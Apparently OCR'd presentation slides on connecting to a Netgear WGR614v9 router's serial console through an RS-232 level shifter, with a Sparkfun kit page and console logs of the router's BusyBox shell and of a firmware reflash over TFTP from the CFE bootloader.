
WGR614v9 Serial Pinout



Connecting to the Console

- Computer RS-232 port operates at 12V
- Router RS-232 port operates at 3.3V
- Need to introduce a voltage shifter in the circuit to prevent damage

Sparkfun <333



RS232 Shifter Board Kit -

www.sparkfun.com/products/133

0 items in cart | $ USD | You are **not** logged in. | log in

Products | Support | Tutorials | Distributors | About Us | Contact | search...

Categories

- New Products
- Top Sellers
- Featured Products
- Gift Certificates
- Classes & Events
- Books
- Breakout Boards
- Cables
- Cellular
- Components
- Development Tools
- Dings and Dents
- E-Textiles
- GPS
- Kits

Home | *Product Categories* | *General* | PRT-00133

images are CC BY-NC-SA 3.0

RS232 Shifter Board Kit

Description: Get your PIC or other uC talking to your computer fast and easy with this board! This is a small custom PCB developed to connect the UART on a microcontroller directly to the computer without the hassle of a MAX232 circuit. Almost all current computers (less than 10 years old) utilize a serial port based on the EIA-232 standard which operates from +/-3-12V rather than the RS232 standard of +/-12V. This board takes signals from the computer/microcontroller and correctly inverts and amplifies the serial signals to the EIA-232 standard. Works great up to about 38400bps. Originally designed to get Bloader working in a bread-board setup, we use our Shifter at 115200bps without problems.

Comes as a **bag of parts** kit and is easily assembled if you can follow the silkscreen indicators and have beginning experience with a soldering iron.

Checkout our soldering tutorial to assemble this device.


$6.95

Add to Cart


1	quantity
●	46 in stock
$6.95	price
$6.26	10+ units
$5.56	100+ units

Add to Wish List


Building the RS-232 Shifter Board



Building the RS-232 Shifter Board




Putting it in Action




VSR

Putting it in Action



```
Reading board data...     waitpid: No child processes
Using /lib/modules/2.4.20/kernel/net/ipv4/acos_nat/acos_nat.o
Info: No FWPT default policies.
info, udhcp server (v0.9.8) started
error, unable to parse 'option wins '
error, unable to parse 'option domain '
POT integrity check OK.
POT time is up.
Start DHCP client daemon
Hit enter to continue...info, udhcp client (v0.9.8) started
eth0: No such process


BusyBox v0.60.0 (2010.01.30-07:02+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

#
# ls -l
drwxr-xr-x    1 502      502          2986 Jan 30  2010 www
lrwxrwxrwx    1 502      502             7 Jan 30  2010 var -> tmp/var
drwxr-xr-x    1 502      502            29 Jan 30  2010 usr
drwxr-xr-x    1 0        0               0 Jan  1  2000 tmp
drwxrwxr-x    1 502      502           304 Jan 30  2010 sbin
dr-xr-xr-x   28 0        0               0 Jan  1  2000 proc
drwxrwxr-x    1 502      502             0 Jan 30  2010 mnt
drwxr-xr-x    1 502      502            87 Jan 30  2010 lib
drwxr-xr-x    1 502      502            51 Jan 30  2010 etc
drwxr-xr-x    1 0        0               0 Jan  1  1970 dev
drwxrwxr-x    1 502      502           112 Jan 30  2010 bin
# 
```

Putting it in Action



```
CFE> ^C
CFE> ^C
CFE> ^C
CFE> ^C
CFE> ^C
CFE> ^C
CFE> ^C
CFE> ^C
CFE> ^C
CFE> tftpd
Start TFTP server
Reading :: Done. 1937466 bytes read
Loading .......................
Programming...done. 1937466 bytes written
Write len/chksum offset @ 0x001D9FF8...done.


CFE for WGR614v9 version: 1.5
Build Date: Sat Dec  1 19:49:33 CST 2007
et0: Broadcom BCM47xx 10/100 Mbps Ethernet Controller 4.138.1.0
Device eth0:  hwaddr 00-1E-2A-5F-73-BA, ipaddr 192.168.1.1, mask
        gateway not set, nameserver not set
Loading ...
```

```
sh-4.1$ tftp 192.168.1.1
tftp> bin
tftp> put WGR614v9-V1.2.30 41.0.44NA.chk
tftp>
```

